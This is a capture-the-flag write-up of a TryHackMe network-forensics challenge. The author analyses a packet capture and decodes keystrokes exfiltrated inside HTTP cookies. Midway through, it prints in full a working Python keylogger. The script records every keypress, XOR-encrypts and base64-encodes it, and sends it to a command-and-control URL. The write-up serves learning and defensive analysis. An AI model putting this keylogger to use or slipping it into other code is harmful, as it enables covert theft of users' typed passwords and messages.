TryHackMe’s HackerHotel 2026 Event
This writeup is part of a series going through TryHackMe’s 2026 14-day Hacker Holidays daily challenge event
Background & Info from the Challenge Page
This section was copied from the Day 4 challenge page on THM.
This challenge was rated as Easy.
The category was Forensics and the associated tags were:
- Network Forensics
- PCAP Analysis
- Cryptography
Concierge Briefing
Tiny packets. Odd hours. Suspiciously regular. Someone’s smuggling out the data equivalent of a hotel towel every night, folded neatly inside traffic that looks ordinary until you decode it.
A short capture from the guest network is all VERA could pull before the connection dropped. Somewhere in that traffic, a quiet little errand is running on a loop, and it isn’t part of any service the hotel actually offers.
Today’s Itinerary - Goals
- Analyze the provided capture for a covert communication channel.
- Identify where the exfiltrated data is being hidden and reassemble it.
- Decode the recovered data and submit the flag.
Room Access
- AttackBox (optional)
- Task files available for download
0xMia’s Story
@0xMia · posted 40 min after room unlock “not me watching my laptop ping some random :8080 address every single second like clockwork 🚩 the request headers are giving ‘not a real app’ ngl also what is with the crypto 😭 #HackerHolidays”
Recon - Finding the Covert Communication
We are provided with a PCAP file (actually .pcapng, the modern format), so we don’t have to capture any traffic ourselves.
Immediately upon opening the file in Wireshark, without needing to scroll down, I see a GET /temp/updates.py above the fold. I make note of it and the associated IP addresses: source 192.168.1.141 (which looks local, perhaps the home/victim machine) and destination 34.41.103.191 (an external address, most likely a website/webapp because it’s a GET request).

A few lines under the GET request, we can see that same IP address responds with 200 OK, supplying the requested Python file.
I inspect the response packet, and copy its contents as UTF-8 text to paste in an editor. The python script is revealed.
import requestsimport base64from pynput import keyboard
C2_URL = "http://byte-lotus-hotel.thm:8080/"
def getkey():    p1 = "H0t3lSt@ff0Nly"    p2 = "K3epS3cr3t!"    return p1 + p2
def xor(data: bytes, key: bytes) -> bytes:    return bytes(b ^ key[i % len(key)] for i, b in enumerate(data))
def sendltr(character):    raw_bytes = character.encode('utf-8')    encrypted = xor(raw_bytes, getkey().encode('utf-8'))
    b64_string = base64.b64encode(encrypted).decode('utf-8')
    headers = {        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) ByteLotusClient/1.1",        "Cookie": f"hotel_sess_state={b64_string}"    }    try:        requests.get(C2_URL, headers=headers, timeout=0.5)    except:        pass
def on_press(key):    try:        sendltr(key.char)    except AttributeError:        if key == keyboard.Key.space:            sendltr(" ")        elif key == keyboard.Key.enter:            sendltr("\n")
print("[*] Byte Lotus Sync Service started...")with keyboard.Listener(on_press=on_press) as listener:    listener.join()
A few very interesting things to note in the script:
C2_URL = "http://byte-lotus-hotel.thm:8080/" appears to be a URL for a C2 (command & control) server. We also have a function that supplies a key. It does so in a rather silly way, by simply concatenating two strings:
def getkey(): p1 = "H0t3lSt@ff0Nly" p2 = "K3epS3cr3t!" return p1 + p2This function always returns “H0t3lSt@ff0NlyK3epS3cr3t!” which is a key to something.
After that, there is a function called xor() which does an XOR operation on the data using a key. The line bytes(b ^ key[i % len(key)] for i, b in enumerate(data)) just means each byte of the data gets XORed with a byte of the key, cycling the key when it runs out. The key is almost certainly the one from getkey() above.
Next, towards the bottom we have an on_press() function which seems to send every character typed to the function defined just above, called sendltr(). Looks a lot like a keylogging operation of sorts.
So I inspect that sendltr() function more closely, because it’s the most important one to understand what’s going on exactly and reach the flag.
It takes a character as argument (which it gets from on_press() for every keystroke).
raw_bytes = character.encode('utf-8') => it takes that character and encodes it to UTF-8, which it stores in raw_bytes. That makes sense, because the XOR works on bytes and not characters, so the keystroke first has to be turned into bytes.
encrypted = xor(raw_bytes, getkey().encode('utf-8')) => this uses getkey(), which we know is going to be H0t3lSt@ff0NlyK3epS3cr3t!, encodes that to UTF-8, and then uses that as key for the xor() operation it does on the raw_bytes (encoded keystroke character). It stores the result in the encrypted variable.
b64_string = base64.b64encode(encrypted).decode('utf-8') => next it takes that encrypted variable and base64-encodes it, then .decode('utf-8') converts the resulting base64 bytes into a plain string, stored in b64_string. That decode has nothing to do with the earlier UTF-8 encode. Its only job is to turn the base64 bytes result into a plain string so it can be put into the HTTP header.
Finally, sendltr() creates headers for a GET request to the C2 server, sending the b64_string as a cookie.
At this point, I know that every keystroke is encrypted and sent somewhere. The natural next step is to find the packets where this sending happens and collect the payloads. Now that we know what is being done to the payload, and since we have the XOR key, we can simply apply the operations in reverse on the payloads to decrypt/decode them. That is the next step.
Tracing & Reassembling the Payload
Knowing the packets are sent to 34.41.103.191 (The C2_URL), the same place the app fetched the duplicitous updates.py script from, I apply a filter in Wireshark to home in on traffic destined to that IP. Further, I want to see packets on the HTTP protocol.
Filter: ip.dst == 34.41.103.191 && http yields some interesting results. Exactly what I want to see. Small, identical packets, sent about 1 second apart on average. Exactly as hinted in the introductory info story.

I can see each packet carries a cookie with a base64 character. HA==, AA==, BQ==, and so on. There are 30 such packets. I wrote a quick Python script to extract each character from the cookies of the packet capture file.
Let’s see what happens if I apply the operations gleaned from updates.py in reverse. For this, I used CyberChef which is pretty much the gold standard for this sort of thing. I paste all characters into the input text field, and apply the operations in reverse in the “recipes” section:

And what do you know — the flag. And the conclusion of this challenge.
Onto the next.